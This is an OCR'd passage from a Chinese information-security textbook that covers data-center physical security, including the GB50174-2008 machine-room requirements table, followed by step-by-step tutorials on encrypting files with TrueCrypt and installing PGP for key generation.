


图2.7 高可靠性双路供电系统(一类供电)

2.4.2 室内电源设备的安全

室内电源设备的安全主要应考虑两点：一是电力能源的可靠供应;二是电源对用电设备安全的潜在威胁(威胁主要包括脉动与噪声和电磁干扰这两种)。

2.5 传输介质物理安全

在传输介质物理安全方面要做到：通信线路应远离强电磁场辐射源,埋于地下或采用金属套管;通信线路应铺设或租用专线。系统应具有防止通信线路被截获及外界对系统通信线路的干扰功能,至少应提供以下一种功能：

(1) 预防线路截获,使线路截获设备无法正常工作;

(2) 探测线路截获,发现线路截获并报警;

(3) 定位线路截获,发现线路截获设备工作的位置;

(4) 对抗线路截获,阻止线路截获设备的有效使用。

2.6 本章小结

下面通过国标GB50174—2008《电子信息系统机房设计规范》——各级电子信息系统机房技术要求(见表2.1),总结一下典型的物理层安全技术要求。

表 2.1 GB50174—2008 各级电子信息系统机房技术要求

项目	技术要求			备注
	A级	B级	C级	
机房位置选择				
距离停车场	不宜小于 20m	不宜小于 10m	—	
距离铁路或高速公路的距离	不宜小于 800m	不宜小于 100m	—	不包括各场所各自使用的机房
距离飞机场	不宜小于 8000m	不宜小于 1600m	—	不包括各场所各自使用的机房
距离化学工厂中的危险区域\垃圾填埋场	不宜小于 400m			不包括化学工厂所各自使用的机房
距离军火库	不应小于 1600m		不宜小于 1600m	不包括军火库所各自使用的机房
距离核电站的危险区域	不宜小于 1600m		不宜小于 1600m	不包括核电站所各自使用的机房
有可能发生洪水的地区	不应设置机房		不宜设置机房	—
地震断层附近或有滑坡危险区域	不应设置机房		不宜设置机房	—
高犯罪率的地区	不应设置机房	不宜设置机房	—	—
环境要求				
主机房温度(开机时)	23±1℃		18～28℃	不得结露
主机房相对湿度(开机时)	40%～55%		35%～75%	
主机房温度(停机时)	5～35℃			
主机房相对湿度(停机时)	40%～70%		20%～80%	
主机房和辅助区温度变化率(开\停机时)	<5℃/h		<10℃/h	
辅助区温度\相对湿度(开机时)	18～28℃		35%～75%	
辅助区温度\相对湿度(停机时)	5～35℃		20%～80%	
不间断电源系统电池室温度	15～25℃			

续表

项目	技术要求			备注
	A级	B级	C级	
建筑与结构				
抗震设防分类	不应低于乙类	不应低于丙类	不宜低于丙类	—
主机房活荷载标准值(KN/m^2)	8～10 组合值系数 $\psi_c=0.9$ 频遇值系数 $\psi_f=0.9$ 准永久值系数 $\psi_q=0.8$			根据机柜的摆放密度确定荷载值
主机房吊挂荷载(KN/m^2)	1.2			
不间断电源系统室活荷载标准值(KN/m^2)	8～10			
电池室活荷载标准值(KN/m^2)	16			
监控中心活荷载标准值(KN/m^2)	6			
钢瓶间活荷载标准值(KN/m^2)	8			
电磁屏蔽室活荷载标准值(KN/m^2)	8～10			
主机房外墙设采光窗	不宜			
防静电活动地板的高度	不宜小于 400mm			作为空调静压箱时
防静电活动地板的高度	不宜小于 250mm			仅作为电缆布线使用时
屋面的防水等级	Ⅰ	Ⅰ	Ⅱ	—
空气调节				
主机房和辅助区设置空气调节系统	应		可	—
不间断电源系统电池室设置空调降温系统	宜		可	—
主机房保持正压	应		可	—

续表

项目	技术要求			备注
	A级	B级	C级	
冷冻机组、冷冻和冷却水泵	$N+X$ 冗余（$X=1\sim N$）	$N+1$ 冗余	N	—
机房专用空调	$N+X$ 冗余（$X=1\sim N$） 主机房中每个区域冗余 X 台	$N+1$ 冗余 主机房中每个区域冗余一台	N	—
主机房设置采暖散热器	不应	不宜	允许但不建议	—
电器技术				
供电电源	两个电源供电两个电源不应同时受到损坏		两回线路供电	
变压器	$M(1+1)$冗余 （$M=1,2,3\cdots$）		N	用电容量较大时，设置专用电力变压器供电
后备柴油发电机系统	N 或（$N+X$）冗余（$X=1\sim N$）		N 供电电源不能满足需求时	不间断电源系统的供电时间满足信息存储要求时，可不设置柴油发电机
后备柴油发电机的基本容量	应包括不间断电源系统的基本容量、空调和制冷设备的基本容量、应急照明和消防等涉及生命安全的负荷容量			
柴油发电机燃料存储量	72h		24h	
不间断电源系统配置	$2N$ 或 $M(N+1)$ 冗余（$M=2,3,4\cdots$）		$N+X$ 冗余 （$X=1\sim N$）	N
不间断电源系统电池备用时间	15min 柴油发电机作为后备电源时		根据实际需要确定	

续表

项目	技术要求			备注
	A级	B级	C级	
空调系统配电	双路电源(其中至少一路为应急电源),末端切换。采用放射式配电系统	双路电源,末端切换。采用放射式配电系统	采用放射式配电系统	
电子信息设备供电电源质量要求				
稳态电压偏移范围	±3%		±5%	
稳态频率偏移范围	±0.5Hz			电池逆变工作方式
输入电压波形失真度	≤5%			电子信息设备正常工作时
零地电压	<2V			应满足设备使用要求
允许断电持续时间	0～4ms	0～10ms		
不间断电源系统输入端 THDI 含量	<15%			3～39 次谐波
机房布线				
承担信息业务的传输介质	光缆或六类及以上对绞电缆采用1+1冗余	光缆或六类及以上对绞电缆采用3+1冗余		
主机房信息点配置	不少于12个信息点,其中冗余信息点为总信息点的$\frac{1}{2}$	不少于8个信息点,其中冗余信息点为总信息点的$\frac{1}{4}$	不少于6个信息点	表中所列为一个工作区的信息点
支持区信息点配置	不少于4个信息点		不少于2个信息点	表中所列为一个工作区的信息点

续表

项　目	技术要求			备　注
	A　级	B　级	C　级	
采用实时只能管理系统	宜	可		
线缆标识系统	应在线缆两端打上标签			配电电缆宜采用线缆标识系统
通信缆线防火等级	应采用 CMP 级电缆,OFNP 或 OFCP 光缆	宜采用 CMP 级电缆,OFNP 或 OFCP 光缆		也可采用同级的其他电缆或光缆
公用电信配线网络接口	2 个以上	2 个	1 个	
环境和设备监控系统				
空气质量	含尘浓度			离线定期检测
空气质量	温度、相对湿度、压差		温度、相对湿度	在线检测或通过数据接口将参数接入机房环境和设备监控系统中
漏水检测报警	装设漏水感应器			
强制排水设备	设备的运行状态			
集中空调和新风系统、动力系统	设备运行状态、滤网压差			
机房专用空调	状态参数：开关、制冷、加热、加湿、除湿 报警参数 温度、相对湿度、传感器故障、压缩机压力、加湿器水位、风量			
供配电系统(电能质量)	开关状态、电流、电压、有功功率、功率因数、谐波含量		根据需要选择	
不间断电源系统	输入和输出功率、电压、频率、电流、功率因数、负荷率 电池输入电压、电流、容量 同步/不同步状态、不间断电源系统/旁路供电状态、市电故障、不间断电源系统故障		根据需要选择	

续表

项目	技术要求			备注
	A级	B级	C级	
电池	监控每一个蓄电池的电压、阻抗和故障	监控每一组蓄电池的电压、阻抗和故障		在线检测或通过数据接口将参数接入机房环境和设备监控系统中
柴油发电机系统	油箱(罐)油位、柴油机转速、输出功率、频率、电压、功率因数			
主机集中控制和管理	采用 KVM 切换系统			
安全防范系统				
发电机房、变配电室、不间断电源系统室、动力站室	出入控制(识读设备采用读卡器)、视频监视	入侵探测器	机械锁	
紧急出口	推杆锁、视频监视监控中心连锁报警		推杆锁	
监控中心	出入控制(识读设备采用读卡器)、视频监视		机械锁	
安防设备间	出入控制(识读设备采用读卡器)	入侵探测器	机械锁	
主机房出入口	出入控制(识读设备采用读卡器)或人体生物特征识别、视频监视	出入控制(识读设备采用读卡器)、视频监视	机械锁、入侵探测器	
主机房内	视频监视			
建筑物周围和停车场	视频监视			适用于独立建筑的机房
给水排水				

2.7　课后体会和练习

1. 物理层安全的主要内容是什么？
2. 根据你的理解，请描述一下制定物理层安全国家标准的重要意义。

第 3 章　加密与解密技术

✍ **本章课前准备**

学习本章内容之前，需要准备如下知识：

- 查找加密技术的相关技术与具体应用场景；
- 了解加密和解密的具体作用。

✍ **本章教学目标**

本章的教学目标是：

- 学习和掌握常用的加密和解密技术；
- 了解典型的加密解密算法。

✍ **本章教学要点**

本章的教学要点包括：

- 加密解密技术的常规实践；
- 典型密码技术。

✍ **本章教学建议**

- 本章内容建议采用实践案例引导模式进行教学。

3.1　加密与解密概述

每个人都有不想被别人看到的文件，也许是你的日记，也许是公司的绝密文件，也许是你的私人照片…… 这些都是隐私数据。还有一些数据你可能只想给部分人看到，这些应该称之为受保护的数据，比如网上传送的银行交易操作数据等。如何设置合适的数据保护方式对于现代人来说是十分重要的。

本章通过一些实践操作和相关内容讲解，使读者学会如何保护好自己的数据。如果保护得不好，这些数据可能会被别有用心的人利用。

3.2　加密技术

3.2.1　实践案例 3-1：常用加密技术实践

本实践案例将通过一个专用软件，对要保护的计算机文件进行加密设置，具体步骤如下。

1. 下载软件 TrueCrypt

该软件为比较常用的加密软件,具有如下特性:

(1) 兼容性好;

(2) 文件被加密后,即使电脑重装系统,也可以正常解密打开;

(3) 加密速度快;

(4) 加密属于真实的加密,而不是简单的隐藏文件,该软件大约为 1.33MB(具体容量看对应的版本),加密后的文件可以脱离操作系统存在,不用担心重装系统后会打不开以前的加密文件,它还具有机密过程简单、操作方便、保密性好等诸多优点。

2. 生成一个文件保险柜

使用这个软件加密文件就先要生成一个一定大小的文件保险柜,并为文件保险柜取个名字,可以任意取。可以把这个保险柜放在任何地方,不建议放在系统盘 C 盘,因为重装系统会格式化导致你的文件丢失。该文件是可以移动的,因为在外表看来,它只是一个普普通通的文件。

现在建立一个文件保险柜,双击打开软件文件夹里面的 TrueCrypt.exe 主程序文件,如图 3.1 所示。



图 3.1　打开 TrueCrypt 主程序

(1) 在打开的程序窗口,选择菜单"加密卷"→"创建加密卷",如图 3.2 所示。

(2) 在弹出的对话框中接着连续两次单击"下一步",如图 3.3 所示。

(3) 窗口出现如图 3.4 所示的对话框,询问将要生成的加密卷位置。单击后面的"选择文件",然后找到要放置文件保险柜的文件夹。再在下方文件名的地方,写入要给文件保险柜取的名字。

(4) 如图 3.5 所示,单击"下一步"按钮就可以了。不需要选择其他算法,这种就够安全了。



图 3.2 选择“创建加密卷”



图 3.3 选择“创建文件型加密卷”



图 3.4　设置名字



图 3.5　加密选项

(5) 设置加密卷(文件保险柜)的大小，如图 3.6 所示。这里选择生成 1GB 的保险柜。然后单击"下一步"。

(6) 设置加密卷(文件保险柜)的密码，如图 3.7 所示。

(7) 这里可以设置单纯的密码。也可以同时勾选下方的"使用密钥文件"并选择一个电脑里面的文件作为密码，如图 3.8 所示。这是这个软件很特殊的地方。如果同时选择文件作为密码的话，你的文件保险柜基本上是无人能破解的。选择好文件密钥后，依次单击"确定"按钮和"下一步"按钮。

(8) 单击"文件系统"下拉菜单，选择 NTFS，然后单击"格式化"按钮，如图 3.9 所示。格式化过程如图 3.10 所示。

(9) 格式化完毕后加密卷就已经创建好了，进入如图 3.11 所示的界面，这里不要单击"下一步"按钮，直接单击"退出"按钮。



图 3.6　设置加密卷大小



图 3.7　设置加密卷密码




图 3.8　密钥设置



图 3.9　加密卷格式化类型设置



图 3.10　加密卷格式化操作



图 3.11　加密卷创建完成

（10）这样加密保险箱生成了，如图 3.12 所示。



图 3.12 生成加密保险箱

3.2.2 实践案例 3-2：对称/非对称加密技术实践

PGP(Pretty Good Privacy)是一个基于 RSA 公匙加密体系的邮件加密软件。可以用它对邮件保密以防止非授权者阅读,它还能对邮件加上数字签名从而使收信人可以确认邮件的发送者,并能确信邮件没有被篡改。它可以提供一种安全的通信方式,而事先并不需要任何保密的渠道用来传递密匙。它采用了一种 RSA 和传统加密的杂合算法,用于数字签名的邮件文摘算法和加密前压缩等,它还有一个良好的人机工程设计。它的功能强大,有很快的速度,而且它的源代码是免费的。

1. 下载安装软件 PGP8.1(英文版)

(1) 双击安装程序,如图 3.13 所示。




图 3.13 加密卷创建完成

（2）在 User Type 对话框中，选择需要创建并设置一个新的用户信息，如图 3.14 所示。




图 3.14　创建新用户

（3）选择程序安装目录，如图 3.15 所示。




图 3.15　选择安装路径

（4）在 Select Components 对话框中，选择磁盘加密、ICQ 加密和邮件加密，如图 3.16 所示。

（5）安装结束，重启系统，如图 3.17 所示。

2. 生成密钥

（1）重启系统成功后，屏幕右下角出现一个锁标识，单击它，选择 PGPkeys，如图 3.18 所示。

（2）接下来选择 Keys→New Key…开始生成密钥，如图 3.19 所示。

